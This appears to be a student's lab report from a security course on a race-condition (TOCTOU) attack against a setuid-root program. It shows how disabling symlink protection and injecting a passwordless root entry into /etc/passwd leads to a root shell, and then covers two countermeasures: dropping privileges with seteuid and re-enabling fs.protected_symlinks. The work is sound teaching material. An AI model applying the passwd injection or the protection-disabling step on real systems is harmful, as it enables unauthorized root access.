Amir Mansha
CYSE 211
Race Condition Lab
04/04/2021

Pre- task 1

I disabled the built-in race condition protection. Next, I compiled the Vulp.c program using gcc and used sudo chown to make it root owned and sudo chmod to change the permissions.

```
Amir_Mansha@vm:~$sudo sysctl -w fs.protected_sym
links=0
fs.protected_symlinks = 0
Amir_Mansha@vm:~$mkdir racelab
Amir_Mansha@vm:~$cd racelab
Amir_Mansha@vm:~$ls
Amir_Mansha@vm:~$pwd
/home/seed/racelab
Amir_Mansha@vm:~$ls
vulp.c
Amir_Mansha@vm:~$gcc vulp.c -o vulp
vulp.c: In function ‘main’:
vulp.c:20:42: warning: implicit declaration of f
unction ‘strlen’ [-Wimplicit-function-declaratio
n]
        fwrite(buffer, sizeof(char), strlen(buff
                                     ^
vulp.c:20:42: warning: incompatible implicit dec
laration of built-in function ‘strlen’
vulp.c:20:42: note: include ‘<string.h>’ or prov
ide a declaration of ‘strlen’
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls -l
total 12
-rwsr-xr-x 1 root seed 7628 Apr  4 00:41 vulp
-rw-rw-r-- 1 seed seed  476 Apr  4 00:40 vulp.c
Amir_Mansha@vm:~$
```

Task 1

Modify the /etc/passwd file by inserting an entry given in the lab instructions.


```
Amir_Mansha@vm:~$
Amir_Mansha@vm:~$
Amir_Mansha@vm:~$su
Password:
root@VM:/home/seed/racelab# cat /etc/passwd |gre
p test
root@VM:/home/seed/racelab# gedit /etc/passwd

(gedit:3377): dconf-WARNING **: failed to commit
 changes to dconf: The connection is closed

(gedit:3377): dconf-WARNING **: failed to commit
 changes to dconf: The connection is closed
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)
Error creating proxy: The connection is closed (
g-io-error-quark, 18)

(gedit:3377): GLib-GIO-CRITICAL **: g_dbus_conne
ction_register_object: assertion 'G_IS_DBUS_CONN
ECTION (connection)' failed
```

I used “su” to go into superuser and open gedit text editor in order to edit the /etc/passwd file.



I manually entered the entry of “test” in the last line of the /etc/passwd file.

```
root@VM:/home/seed/racelab# cat /etc/passwd |gre
p test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
root@VM:/home/seed/racelab# exit
exit
Amir_Mansha@vm:~$su test
Password:
root@VM:/home/seed/racelab# exit
exit
```

I use the “cat” and “grep” command to show if the “test” entry is in the /etc/passwd file. I log into normal user mode and use “su test” command to verify I can log into “test” without entering the password. I successfully logged into test without the password.

Task 2

Exploit the vulnerability in the vulp program.

```
Amir_Mansha@vm:~$pwd
/home/seed/racelab
Amir_Mansha@vm:~$ls
attack_process.c  target_process.sh  vulp.c
Passwd_input      vulp
Amir_Mansha@vm:~$
```

I have already entered all the files needed into my directory in order to run the attack.

```
Amir_Mansha@vm:~$bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

```
Terminal
Amir_Mansha@vm:~$gcc -o attack_process attack_process.c
Amir_Mansha@vm:~$./attack_process
```

```
Terminal
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
Amir_Mansha@vm:~$
```

I simultaneously execute the attack_process.c program and the target_process.sh program in another terminal. The target_process.sh file runs in a loop as shown in the terminal and stops when the “passwd file has been changed.” The attack_process.c file makes the /tmp/XYZ file point to the passwd file.

```
root@VM: /home/seed/lab
Amir_Mansha@vm:~$cat /etc/passwd | grep test
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Amir_Mansha@vm:~$su test
Password:
root@VM:/home/seed/lab# whoami
root
root@VM:/home/seed/lab# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/lab#
```

```
Terminal
Amir_Mansha@vm:~$
```

The race condition program was successful because the /etc/passwd file is modified by adding the “test” entry. To verify, I used the “su test” to log into the “test” user and became root.

Task 3

Apply the principle of least privilege.

vulp.c (~/lab) - gedit

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;
        uid_t realUID = getuid();
        uid_t effUID = geteuid();

   /* get user input */
   scanf("%50s", buffer);

        seteuid(realUID);

   if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
   }
   else printf("No permission \n");

   return 0;
}
```

I use the seteuid system call to disable the root privileges by modifying the vulp.c file. I use real and effective UID in between FILE *fp and /*get user input*/ and set the effective UID equal to the real UID. This enables the real UID and I cannot modify the passwd file due to not having privilege.

```
root@VM: /home/seed/lab
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls
attack_process    passwd_input       vulp
attack_process.c  target_process.sh  vulp.c
Amir_Mansha@vm:~$./attack_process
```

```
Terminal
No permission
No permission
No permission
No permission
No permission
target_process.sh: line 10:  4203 Segmentation fault      ./vulp
< passwd_input
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
```

The race condition program is not successful because we applied the principal of least privilege and disabled the root privilege by modifying the vulp program above. The effectiveUID is the same as the realUID which makes the program not vulnerable anymore. The real user ID is effective at that time which means I don't have that privilege to write the /etc/passwd anymore.

Task 4

Enabling Ubuntu's countermeasure to restrict the programs by setting the value as 1.

```
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$gcc -o vulp vulp.c
Amir_Mansha@vm:~$sudo chown root vulp
Amir_Mansha@vm:~$sudo chmod 4755 vulp
Amir_Mansha@vm:~$ls
attack_process    passwd_input       vulp
attack_process.c  target_process.sh  vulp.c
Amir_Mansha@vm:~$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
Amir_Mansha@vm:~$./attack_process
```

Terminal

```
Amir_Mansha@vm:~$bash target_process.sh
target_process.sh: line 10:  8524 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8526 Segmentation fault      ./vulp
< passwd_input
No permission
No permission
No permission
No permission
target_process.sh: line 10:  8536 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8538 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8540 Segmentation fault      ./vulp
< passwd_input
target_process.sh: line 10:  8542 Segmentation fault      ./vulp
< passwd_input
```

I enabled the built-in protection, then ran the race condition programs. The attack did not work.

1.) When we don’t have the right privileges, the built-in protection scheme protects symlink files from being modified when the user is not root.
2.) The limitation of the scheme is that it only protects sticky directories such as /tmp.